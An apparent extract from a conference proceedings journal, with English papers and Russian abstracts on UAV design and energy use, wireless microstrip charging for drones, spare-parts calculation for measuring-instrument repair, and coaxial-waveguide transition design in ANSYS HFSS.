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
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В журнале содержатся материалы докладов, рассматривающих теоретические и практические вопросы инновационных технологий, проблемы сохранения культурной памяти, истории, экологии, филологии, педагогики, психологии и др.

Материалы публикаций предназначены для студентов, аспирантов и ученых в области технических, естественных, гуманитарно-экономических наук.

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
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SECTION 1. ENGINEERING INNOVATION PROCESSES



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ANALYSIS OF EXISTING FORMS OF UNMANNED AERIAL SYSTEMS USED TO SOLVE THE PROBLEM OF EFFICIENT ENERGY CONSUMPTION OF ELECTRIC MOTORS

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Unmanned aircraft systems

Technological advancement has had a significant impact on social, economic and personal life, from business approaches to international wars. These transformations can be visualized by taking advantage of these technological advances. An unmanned aerial vehicle (UAV), also known as a remotely controlled aircraft, is the best example for visualizing change. Unmanned aerial vehicles do not need a pilot on board and can be operated autonomously or remotely controlled by a pilot [3]. The UAV is an integral part of the unmanned aerial system, which includes the UAV, a communication line and a ground control station. The UAV overcomes the limitations of the ground system in terms of availability, speed and reliability [4]. The drone can provide high-quality, high-resolution images to serve commercial applications such as agriculture, mining, and industrial monitoring. The UAV was created in defense for reconnaissance and combat use. It is assumed that in 1916 the first ever semi-automatic airplane (aerial torpedo) was developed. In 1933, the Royal Navy used drones for shooting. Later, with the advent and introduction of advanced navigation sensors, the UAV became an integral part of the military. The advent of

technology has not only eliminated the limitations of UAVs for military purposes, but also expanded their capabilities in commercial applications related to agriculture, science, recreation, service, delivery of goods, photogrammetry and many others [2].




Figure 1 – Structure of the UAV complex

Agriculture and infrastructure cover the largest share of the use of unmanned aerial vehicles.

The use of autonomous UAVs in agribusiness is rapidly developing in the fields of crop health, monitoring, early warning systems, forestry, fisheries and wildlife conservation [5]. Drones most often carry narrow-band visible, near-infrared and thermal sensors that manage field variability and perform nutrient mapping to monitor the condition of the crop so that the farmer makes smart agricultural decisions in a timely manner [1]. At the time of 2018, the market for agricultural drones is estimated at 32.4 billion US dollars.

Existing types of unmanned aerial systems

According to the principle of flight, all UAVs can be divided into 5 groups (the first 4 groups belong to aerodynamic type devices):

- with a rigid wing (aircraft-type UAV);
- with a flexible wing;
- with a rotating wing (helicopter-type UAV);
- with a flapping wing;
- aerostatic.

In addition to the UAVs of the five groups listed, there are also various hybrid subclasses of vehicles, which, according to their flight principle, are difficult to unambiguously attribute to any of the listed groups. There are especially many such UAVs that combine the qualities of aircraft and helicopter types.

Rigid wing (aircraft type)

This type of craft is also known as a rigid wing UAV. The lift force of these vehicles is created aerodynamically due to the pressure of air flowing onto the fixed wing. As a rule, devices of this type are distinguished by a long flight duration, a large maximum flight altitude and high speed.

There is a wide variety of subtypes of aircraft-type UAVs, differing in the shape of the wing and fuselage. Almost all aircraft layouts and fuselage

types that are found in manned aviation are also applicable to unmanned aircraft.

Flexible wing type. These are cheap and economical aircraft of an aerodynamic type, in which not a rigid, but a flexible (soft) structure is used as a carrier wing, made of fabric, an elastic polymer material or an elastic composite material with the property of reversible deformation. In this class of UAVs, unmanned motorized paragliders, hang gliders and UAVs with an elastically deformable wing can be distinguished.

An unmanned motorized paraglider is a device based on a controlled parachute-wing, equipped with a motorized cart with a propeller for autonomous takeoff and independent flight. The wing is usually rectangular or elliptical in shape. The wing can be soft, have a rigid or inflatable frame. The disadvantage of unmanned motorized paragliders is the difficulty of controlling them, since the navigation sensors do not have a rigid connection with the wing. Restriction on their use also has an obvious dependence on weather conditions.

Rotary wing (helicopter type).

This type of aircraft is also known as a rotating wing UAV. Often they are also called vertical takeoff and landing UAVs. The latter is not entirely correct, since in the general case, UAVs with a fixed one can also have vertical takeoff and landing. The lifting force for vehicles of this type is also created aerodynamically, but not due to the wings, but due to the rotating blades of the main rotor (propellers). Wings are either absent altogether or play a supporting role. The obvious advantages of helicopter-type UAVs are the ability to hover at a point and high maneuverability, so they are often used as aerial robots.

With a flapping wing UAVs with a flapping wing are based on the bionic principle - copying the movements created in flight by flying living objects - birds and insects. Although there are no mass-produced devices in this class of UAVs yet and they do not yet have practical applications, intensive research is being carried out in this area all over the world. In recent years, a large number of different interesting concepts of small flapping wing UAVs have appeared.

The main advantages that birds and flying insects have over existing types of aircraft are their energy efficiency and maneuverability. Devices based on imitation of the movements of birds are called ornithopters, and devices in which the movements of flying insects are copied are called entocopters.

Among all types of UAVs, the most popular are multi-rotor systems. "Quadcopter" type. Due to the low cost and ease of manufacture, this solution can be found almost everywhere. Let us consider the principle of UAV operation using the example of a multi-rotor system. Multi-rotor system creates lift due to the combination of

thrustelectric motors that turn propellers. The “Quadcopter” type system has 4electric motor. For torque compensation and yaw controlmotors along the diagonals of the beams have different directions of rotation

The device is controlled by changing the pitch and yaw roll angles, as well asgas level. Changing angles and gas level leads to a change in the velocity vectorLA, which in turn causes it to move.



Figure 2 – Drone pitch and yaw roll axes

To rotate the aircraft along the pitch axis, the thrust of the front and rear motors is adjusted. For example, to move forward, you need to set the angle along the pitch axis, for this, on for a certain period of time, the rear motors begin to rotate more strongly front. Similarly for the angle of roll. To change the yaw angles, the UAV resets revolutions of electric motors on one of the diagonals, increases the revolutions on the other diagonals. To move the aircraft in space, there is a joint control of all angles and gas level at which there is a change in the direction of the total thrust force vector. The force of gravity also acts on the aircraft. The sum of the aircraft thrust vector and its gravity is the force that determines the direction of movement of the UAV.

Designing modern unmanned systems

Due to the huge number of random factors and influences, acting on the system, it is necessary to repeatedly correct the angular velocity electric motors for UAV control in space. Takes over the management task autopilot or flight controller that receives commands from the equipment radio control or from an onboard computer that analyzes information from sensors. After analyzing the information from the sensors and the radio control signal receiver the flight controller changes the rotation speed of the motors to correct provisions. Changes occur several hundred times per second. On board the device may be located data transmission devices, video transmitters, radio signal transmitters, etc. These devices provide feedback to the ground station or operator.

The main components used in UAVs. Installation of all components is carried out on the load-bearing structure, frame or fuselage. Frame elements may include: beams, motor mounts, housings and boards for component installations, fairings, guards, racks and mounting components (screws, studs, nuts, bolts).

Frames and housings for UAVs are made from composite materials, such as: carbon and textolite. In the design of the UAV, you can find molded plastic components, additive technologies, molded composite components. Atin the manufacture of UAVs, as a rule, of an aircraft type, you can find plywood, foamed polypropylene foam, expanded polystyrene and other types of polymers.

The power plant uses electric motors to rotate propellers. Three-phase synchronous motors are mainly used as electric motors. brushless electric motors with high efficiency, however, for their control complex electronic speed controllers are used. In small devices mainly use DC collector motors. Such electric motors are compact in size, easy to manufacture and operate. To disadvantages include low efficiency, high heating during operation and low service life due to brush friction.

Development of the shape of the unmanned aerial complex SLP-1

As part of the review, a form suitable for the implementation of an unmanned aerial system for long-range flight was developed. The name of the system corresponds to the name of the project and version of this system. The appearance of the elements of the system is shown in Fig. 3




Figure 3 – Shape structure of SLP-1 drone

This system is implemented by increasing the base area of the wings of the drone. In the standard variation, the multirotor does not include wings at all, therefore it is controlled by activating certain motors of different strengths, such a system does not need wings, but consumes a huge amount of energy. In fixed wing aircraft, the fuselage is the largest part of the plane. Our system proposes the use of a larger wing size, which will lead to a longer flight time, due to the possibility of glide.

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Аннотация. Современные беспилотные авиационные системы и комплексы представляют собой сложные блоки, состоящие из элементов программирования, аэродинамики, физики, материаловедения, электроэнергетики и многого другого. Системы подобного рода имеют ряд недостатков, из которых к основным можно отнести энергопотребление. В данной статье представлен обзор существующих беспилотных авиационных систем, а также подходов, направленных на решение данной проблемы.

Ключевые слова: беспилотник, электрический двигатель, аэродинамика, БЛА, энергопотребление

Annotation. Modern unmanned aerial systems and complexes are complex blocks consisting of elements of programming, aerodynamics, physics, materials science, power engineering and much more. Systems of this kind have a number of disadvantages, of which energy consumption can be attributed to the main ones. This article provides an overview of existing unmanned aerial systems, as well as approaches aimed at solving this problem.

Keywords: drone, electric motor, aerodynamics, UAV, power consumption

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WIRELESS ENERGY TRANSFERRING SYSTEM

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Wireless energy transfer

The implementation of the “city of the future” concept implies a complete rejection of the use of vehicles in urban conditions that have an internal combustion engine in their composition. The modern world is characterized by the widespread use of transport systems and devices powered by autonomous power sources - batteries. The consumption of electricity by vehicles means that their batteries have to be charged quite often. The use of contact methods for charging batteries solves this problem with virtually no energy loss, but entails a lot of other problems. Firstly, from frequent mechanical switching of the charging connectors, the service life is sharply reduced. Secondly, to connect the charging connectors, either the presence of a person is required, or an automatic precision docking of the vehicle and the charging station must be organized. Thirdly, the contact surfaces of the connectors of the charging system must be maintained in perfect condition; constant routine maintenance of the charging station and the vehicle is required. And, finally, fourthly, it is necessary to ensure the protection of humans and animals from electric shock. The described cases may turn out to be either not feasible in principle for widespread and mass use, or completely unprofitable for systems operating on the basis of contact technologies. In addition, there are serious obstacles in the way of automating the process of charging batteries installed on urban autonomous electric vehicles and ensuring automatic energy metering, due to the wired nature of the battery charging system described above. For the organization of the normal and uninterrupted operation of urban autonomous electric transport, a particular case of which are unmanned aerial vehicles, wireless methods of recharging batteries are extremely useful. The use of a wireless power transmission system for recharging the battery eliminates the problems associated with the switching elements of the charging equipment associated with precision positioning for docking the recharging object and the charging station, eliminates routine maintenance, and also solves the problem of safety for living organisms inhabiting near the charging station.

Proposed system




Figure 1 – Structure in the process of energy transfer

The author is faced with the task of developing a device designed for wireless charging of batteries of any devices [2], including autonomous electric vehicles, as systems that require more parameters to be taken into account.

The appearance of the system, in the process of energy transfer, using the example of recharging the drone battery, is shown in Figure 1. Since the system uses compact microstrip structures (MPS) as a fragment of a directional coupler, the device has a functionality in which energy is not radiated into space, with a large distance between the charging base and the drone (Fig. 2). The creation of this system is the primary task of this thesis.




Figure 2 – Structure with a distance between devices that does not allow transmission

Description of the block diagram of the device

The development of a device should first begin with the development of a structural block diagram of the system. The scheme is shown in Figure 3.




Figure 3 – Functional block - diagram of a wireless battery charger

To generate high-frequency (HF) energy, an RF generator is present in the system. Energy from the generator is transferred to the amplification unit. The power of the system for the implementation and operation of the device can vary over a wide range (from units of W to tens of kW). The power of the generator signal received by the receiving antenna is on the order of tens of milliwatts. It follows from this that the energy gain after the gain block should be on the order of 20,000 times (44 dB). Based on these considerations, it was decided to use an amplifying unit consisting of: a pre-amplifier and a final amplifier. After the amplification block, the signal of the required power is fed to the transceiver block, which consists of the above-mentioned MPS of the transmitting structure and exactly the same MPS of the receiving structure. The energy received by the receiving MPS is fed to the rectification unit, and for the full transfer of energy in the receiver, a rectification circuit is required. During the development of the system, it was decided to use a PIN diode rectifier, which has good power and frequency parameters.

Microstrip (MPS) structures

To implement a wireless power transmission system, it is proposed to abandon the design of complex antenna systems and inductors and use the technique of microstrip structures for wireless power transmission. There are many microstrip type structures, however two types are of interest. These structures differ from each other in relation to the distribution of the electromagnetic field. The first type is asymmetric or microstrip. For this type of structure, the electromagnetic field is concentrated exclusively

between the microstrip line, on its inner side, and the conductive substrate. The second type includes a symmetrical strip design, for which the electromagnetic field is concentrated between both sides of the strip line and both conductive substrates. These structures have negligible resistance and dielectric losses during the transmission of electromagnetic energy.

At the same time, on a symmetrical strip line, directional couplers with acceptable quality parameters can be implemented, while the best result is obtained by organizing a boundary connection between the input and output lines of the strip. In any case, in a structure, energy can only be transferred from one structure to another. This feature of the symmetrical stripline structure will be used for wireless power transmission.

Thus, the energy transmission system consists of two symmetrical identical parts, each of which is an asymmetric structure of a microstrip line of a certain length, short-circuited or open at one end and excited at the other end. To prevent unproductive energy losses, the structures do not use matched 50-ohm loads. At the same time, there is no radiation of electromagnetic energy into free space, and this is an absolutely known fact. Thus, there are no unproductive energy losses.

The length of the lines was selected empirically and taking into account the parameters of micro-miniaturization. It was also necessary to take into account the parameters of the drone, since when the size of the MPS is larger than the size of the UAV, the meaning in the system disappears. The width and gap parameters were chosen taking into account the absence of mutual influence of fields. During the experiment, it was determined that a distance of 10 mm is acceptable in terms of mutual overlap of fields. As a material, copper was chosen, as a material that has fairly good electrical properties at relative cheapness. In practice, the shape of the antenna is planned to be spiral; for modeling, it was decided to use a square spiral, but at the same time, the radial characteristics of energy changes are not taken into account. The electromagnetic structure was modeled in the Microwave Office environment [1], the structure model is shown in Figure 4. Microstrip lines, open at one end, were used for modeling. On the other hand, microstrip lines terminate in 50 ohm ports (1 and 2).




Figure 4 – Appearance of the MPS in the AWR Design Enviroment modeling environment

Rectifier

In the system, one of the most difficult tasks is to rectify the received high-power RF energy. Rectifiers based on diodes or transistors are optimal. Rectifiers are usually used where it is necessary to convert alternating current to direct current. The use of rectifiers to convert alternating current to direct current gave rise to the concept of the average value of the current modulo. Modern rectifiers are divided into classes: according to the frequency of the rectified current - low-frequency, medium-frequency, high-frequency, according to the magnitude of the rectified voltage - low-voltage (up to 100 V), medium-voltage (from 100 to 1000 V), high-voltage (over 1000 V) . In the case under consideration, to recharge the batteries (batteries) of the drone, a medium-voltage and high-frequency rectifier is required. With these system parameters, transistor and diode rectifiers are of interest. Existing diode circuits are simpler, for implementation, based on these considerations, it was decided to use them. Of all the existing circuit solutions, it was decided to use the half-wave voltage doubling circuit shown in Figure 5.




Figure 5 – Rectifier circuit for half-wave voltage doubling

This circuit is used if it is necessary to obtain a rectified voltage that exceeds the amplitude value of the voltage on the secondary winding of the transformer. During the first half-cycle, when the secondary winding current is directed according to the circuit from top to bottom, the diode VD1 is open and the capacitor C1 is charged, as in the circuit of a half-wave rectifier. During the second half cycle, the secondary current flows from bottom to top. Diode VD1 is locked, and diode VD2 is unlocked. Now the capacitor C2 is charged by the total voltage of the secondary winding of the transformer and the voltage of the charged capacitor C1, which are connected according to. Due to this, a double voltage is formed on the capacitor C2. The operating voltage of capacitor C1 is equal to the amplitude, and the operating voltage of capacitor C2 is equal to twice the amplitude of the voltage of the secondary winding of the transformer. The

reverse voltages of both diodes are equal to twice the amplitude of the voltage of the secondary winding. The double voltage on the capacitor C2 and the low ripple frequency are the disadvantage of this circuit. In addition, during the charging of the capacitor C2, the capacitor C1 is quickly discharged by the charging current of the capacitor C2. In order to avoid a sharp increase in ripples and a decrease in the rectified voltage, it is necessary to choose the capacitance C1 much larger than the capacitance C2.

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Аннотация. Актуальность исследований в направлении беспроводной передачи энергии подчёркивается в первой главе работы. В данной главе также описаны аналоги предложенной системы, их преимущества и недостатки, а также ряд стандартов и технологий, предложенных учёными. Разработанная система имеет множество преимуществ относительно существующих, среди которых отсутствие зависимости коэффициента передачи от радиального сдвига (вращения), расстояние на котором допустимо осуществлять передачу энергии, безопасность для биологических объектов, находящихся вблизи передаваемого энергию устройства, а также компактность используемой технологии.

Ключевые слова: система беспроводной передачи энергии, подзарядка, моделирование, электромагнитная структура, микрополосковая линия.

Annotation. The relevance of research in the direction of wireless energy transfer is emphasized in the first chapter of the work. In this chapter also describes the analogs of the proposed system, their advantages and disadvantages, as well as a number of standards and technologies proposed by scientists. The developed system has many advantages relative to the existing ones, among which there is no dependence of the transmission coefficient on radial shift (rotation), the distance at which it is permissible to transfer energy, safety for biological objects located near the energy transmitted by the device, and the compactness of the technology used.

Keywords: wireless power transmission system, charging, modelling, electromagnetic structure, microstrip line.

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METHOD FOR CALCULATING THE NUMBER OF SPARE ELEMENTS IN THE REPAIR OF ELECTRONIC MEASURING INSTRUMENTS

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The correct calculation of the number of spare elements (parts) in the repair of electronic measuring instruments plays an important role, since the stability and controllability of the technological process depends on the timely provision and the required number of spare elements.

The calculation of the number of spare elements consists in determining the range and quantity of spare parts, tools and accessories (SPTA) required to fully ensure the timely repair of measuring instruments during a certain period of their operation.

The nomenclature of SPTA is determined by taking into account [1-4]:

- types of measuring instruments serviced by the verification body, in which the repair site operates;
- types of repair, determined by the regular production capabilities of the repair body;
- failure rate of instrument elements;
- nomenclature of spare elements produced by instrument-making plants.

According to the quantitative composition, the elements in the group SPTA should be distributed in such a way as to ensure the repair of failed devices with a given degree of probability at the minimum cost of the SPTA. The calculation practically comes down to determining such a set of spare elements $K = (k_1, k_2, k_3, \dots, k_s)$, which would ensure the replacement of failed elements within a given operating time t_p with a probability $P(K)$ not lower than the required α , i.e., the following condition must be met:

$$P(K) \geq \alpha.$$

In this case, the total cost of spare parts and accessories should be minimal, i.e.

$$C(K) = \sum_{i=1}^s c_{ki}$$

where $c_{ki} = c_i \cdot k_i \cdot k_i > 0$ ($i = 1, 2, 3, \dots, s$)

One should make the following assumptions:

- the flow of failures of single elements of the i -th type is the simplest;
- failed elements are not restored, but are replaced with new ones from the composition of SPTA;
- new elements do not fail during further operation;
- replenishment of spare parts for the period of operation of the device (t_p) is not carried out;
- the time of replacement of failed elements is short compared to the time of operation;
- mean time of failure-free operation of the device is distributed according to the exponential law (the service life does not exceed 10 - 12 years).

These assumptions greatly simplify the mathematical structure of the methodology and allow the main dependencies to be presented in a form convenient for practical use.

The number of spare elements of the i -th type in the SPTA can be determined based on the probability $P_i(k_i)$ that during the time t_p the number of failures of these elements n_i will not exceed a certain number of spare elements k_i . Under our assumptions, the probability $P_i(k_i)$ is determined by the total value of the Poisson function:

$$P_i(k_i) = \sum_{n=0}^{k_i} \frac{a_i^n}{n!} e^{-a_i} \quad (1)$$

where $a_i = \lambda_i d_i t_p$ – the mathematical expectation of the consumption of spare elements of the i -th type;

λ_i – the failure rate of elements of the i -th type;

k_i – the number of spare elements of the i -th type in the SPTA;

n_i – the number of failures of elements of the i -th type during the time t_p ;

d_i – the number of elements of the i -th type in the group of devices;

t_p – the time of operation of the devices, for which the SPTA is calculated.

Based on the known probabilities $P_i(k_i)$, it is possible to determine the probability $P(K)$ of providing spare elements for a group of devices for which the calculation of spare parts is carried out. Taking into account the assumption of independence of failures, we have:

$$P(K) = \prod_{i=1}^s P_i(k_i) \quad (2)$$

In most cases, the probabilities $P_i(k_i)$ are not known, but the probability $P(K)$ is known, determined by the value of α . In this regard, the

problem of the optimal distribution $P(K)$ between the component probabilities $P_i(k_i)$ arises.

This distribution can be done in two ways:

a) for the case when the cost of spare elements is unknown, based on the equality of the absolute increments of the probability $P_i(k_i)$ due to an increase in the number of elements of the i -th type in the composition of spare parts by one:

$$\Delta P_1(k_1) = \Delta P_2(k_2) = \dots = \Delta P_s(k_s) \quad (3)$$

b) for the case when data on the cost of spare elements are available, based on the equality of relative increments due to the increase in the number of spare elements per unit per unit cost of elements:

$$\frac{\Delta P_1(k_1)}{c_{d1}} = \frac{\Delta P_2(k_2)}{c_{d2}} = \dots = \frac{\Delta P_s(k_s)}{c_{ds}} \quad (4)$$

where $c_{di} = c_i d_i$

For the convenience of calculations, instead of the probability $P_i(k_i)$, we consider $\ln P_i(k_i) = L_i(k_i)$ and find its absolute and relative increments. Absolute increment:

$$\Delta L_i(k_i) = \ln \left[1 + \frac{a_i^{k_i+1}/(k_i+1)}{\sum_{n=0}^{k_i} (a_i^n/n!)} \right] \quad (5)$$

Relative increment:

$$\frac{\Delta L_i(k_i)}{c_{di}} = \frac{1}{c_{di}} \ln \left[1 + \frac{a_i^{k_i+1}/(k_i+1)}{\sum_{n=0}^{k_i} (a_i^n/n!)} \right] \quad (6)$$

With an exponential law of distribution of the mean time of failure-free operation, the absolute increment $\Delta L(K)$ of the entire SPTA composition will be equal to the sum of the absolute increments $\Delta L_i(k_i)$ of the same type elements included in the SPTA:

$$\Delta L(K) = \Delta L_1(k_1) = \Delta L_2(k_2) + \dots + \Delta L_s(k_s) \quad (7)$$

Hence, it follows that for a set of spare elements K , obtained with equal absolute increments $L_i k_i$, the total increment $\Delta L(K)$ will be equal to the product of the number of element types S and $\Delta L_i(k_i)$:

$$\Delta L(K) = S \Delta L_1(k_1) \quad (8)$$

For a set of spare elements obtained with equal relative increments:

$$\frac{\Delta L_1(k_1)}{c_{d1}} = \frac{\Delta L_2(k_2)}{c_{d2}} = \dots = \frac{\Delta L_s(k_s)}{c_{ds}} = m \quad (9)$$

the total relative increment is also equal to m :

$$\frac{\Delta L(k)}{\sum_{i=1}^s c_{di}} = m \quad (10)$$

Formulas (5) and (8) are the initial ones for calculating the number of spare elements, the cost of which is unknown, formulas (6) and (10) - with a known cost of the elements. To facilitate calculations, the values of the functions ΔL and P are calculated in advance depending on the various values of the arguments " d " and " K " with the compilation of tables.

To determine the optimal number of spare elements, the following initial data are required:

- required (given) probability a of supplying a group of devices with spare parts;
- statistical material on failures and malfunctions of devices for a certain time of their operation or tables of values of the failure rate of elements of devices λ_i ;
- cost of single elements c_i included in the composition of spare parts and accessories;
- number of elements of the i -th type d_i in the group of devices.

The probability of failure-free operation of devices, as a rule, should be equal to or higher than the probability of failure-free operation of the equipment in which they are built. In the absence of information on the probability of failure-free operation of this equipment, the following approach to determining the probability of failure-free operation of devices is possible. If the measuring device has a direct impact on the operation of the equipment (system), then the required probability of its failure-free operation should be taken as 0.98. With an indirect effect on the operation of the equipment, this value can be 0.96. For indicator devices that do not affect the reliability of the equipment in which they are built, $a = 0.92$.

Reasonable consumption rates for spare parts and accessories ensure timely restoration of devices that failed during operation, contribute to an increase in the efficiency of repair work, excluding irrational labor costs for the manufacture of parts and money for the purchase of new devices.

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Аннотация. В статье рассмотрен вопрос о методике расчета количества запасных элементов для планирования метрологического обеспечения ремонта электронных средств измерений, в основу которой положен такой критерий эффективности как стоимость. Разумные нормы планирования и расхода запасных элементов обеспечивают своевременное восстановление электронных средств измерения, вышедших из строя в процессе эксплуатации, способствуют повышению эффективности ремонтных работ, исключая нерациональные затраты труда на изготовление деталей и денежных средств на приобретение новых измерительных приборы.

Ключевые слова: электроизмерительные приборы, запасные части, наработка, отказы, вероятность.

Annotation. To plan the metrological support for the repair of electronic measuring instruments, the article considers the issue of the methodology for calculating the number of spare elements, the methodology is based on the criterion of efficiency - cost. Reasonable norms for planning and consumption of spare elements ensure the timely restoration of electronic measuring instruments that have failed during operation, contribute to an increase in the efficiency of repair work, excluding irrational labor costs for the manufacture of parts and money for the purchase of new measuring instruments.

Keywords: electrical measuring instruments, spare parts, operating time, failures, probability

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COAXIAL-WAVEGUIDE TRANSITION DESIGN IN ANSYS HFSS

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Introduction

In [2, p. 392-393] describes a method for monitoring changes in the composition of the air. The essence of the method is that changes in the phase of the microwave signal during its two-time passage of the studied air environment, taking into account weather conditions and knowing the length of the controlled link, determine changes in the dielectric permittivity of the environment and, accordingly, changes in air composition. The device for implementing this method is described in [4, p. 392-395] and structurally consists of two microwave blocks, namely a measuring station block and a transponder (Fig. 1).




Figure 1 — Structural diagram of the device controlled changes in the composition of the air environment

The device in question consists of: microwave oscillator (MO), Y-circulators, horn antennas (A_1 , A_2), mixer (MIX), waveguide bandpass filter (BPF), microwave amplifier (MAM), controllable phase shifter (CPS), amplifier – limiter (LIM), phase detector (PD), humidity meter (HM), temperature meter (TM), computing block (CB), output device (OD).

The operating frequency f_1 of the microwave measuring channel is 9.4 GHz. In accordance with the operating frequency, the waveguide path is implemented on rectangular waveguides with a cross section of $23 \times 10 \text{ mm}$.

Within the framework of this work, the process of designing a coaxial-waveguide transition necessary for connecting the waveguide path with the electronic part of the device implemented on printed circuit boards is described.

Modeling a coaxial-waveguide transition in the software package ANSYS HFSS

The analysis of the structure of the developed coaxial-waveguide transition was carried out in the ANSYS HFSS software package.

Unlike the Microwave Office program, in which the calculation of the geometric dimensions and frequency response of the filter is possible only for planar-type transmission lines, the ANSYS HFSS software package allows calculating the parameters of three-dimensional structures [1, p. 99].

HFSS uses a 3D vector variant of the frequency domain finite element method. This allows you to determine the parameters - S-, Y-, Z-matrices and visualize the results.

HFSS has an automatic meshing technology that requires geometry and material properties to be specified. A tetrahedron is used as an element, which makes it possible to quite accurately describe objects of complex geometric shapes. The grid technology makes it possible to reduce the cost of computer memory and computation time.

The model of the developed coaxial-waveguide transition is shown in fig. 2.




Figure 2 — The model of the developed coaxial-waveguide transition

The division of the model of a coaxial-waveguide transition into finite elements (tetrahedra) is shown in Fig. 3.




Figure 3 — The division of the model of a coaxial-waveguide transition into finite elements (tetrahedra)

The statistics functions of the HFSS software package allow you to estimate the required number of finite elements to solve the problem. According to the report on the solution of the problem, the tetrahedral mesh of the coaxial-waveguide transition model consists of 11796 elements.

The coaxial-waveguide transition is a silver pin with a diameter of $d = 1\text{ mm}$, which is located inside a fluoroplastic rod with a diameter of D , passing parallel to the narrow wall of a rectangular waveguide.

The diameter D of a fluoroplastic rod can be determined through the wave impedance of the coaxial line Z_0 according to the following expression:

$$Z_0 = \frac{60 \ln\left(\frac{D}{d}\right)}{\sqrt{\epsilon_r}}, \quad (1)$$

where ϵ_r is the relative permittivity of the fluoroplast [3, p. 315];

Expressing D from formula (1), we obtain the following relation:

$$D = d \times e^{\frac{Z_0 \sqrt{\epsilon_r}}{60}}, \quad (2)$$

substituting the values $\epsilon_r = 2$ and $Z_0 = 50\text{ Ohm}$ we get $D = 3.25\text{ mm}$.

The location of the pin and its length in the waveguide was determined using numerical optimization in ANSYS HFSS.

The linear dimensions of the coaxial-waveguide transition are shown in Fig.4.




Figure 4 — The linear dimensions of the coaxial-waveguide transition

The size of the wide wall of the waveguide $a = 23 \text{ mm}$, the distance from the center of the pin to the shorting wall of the waveguide $z = 5.53 \text{ mm}$. The distance from the center of the pin to the side wall is $x_0 = 11.13 \text{ mm}$ and the length of the pin in the waveguide is $l = 5.17 \text{ mm}$.

The VSWR graph obtained as a result of the simulation is shown in Fig. 5

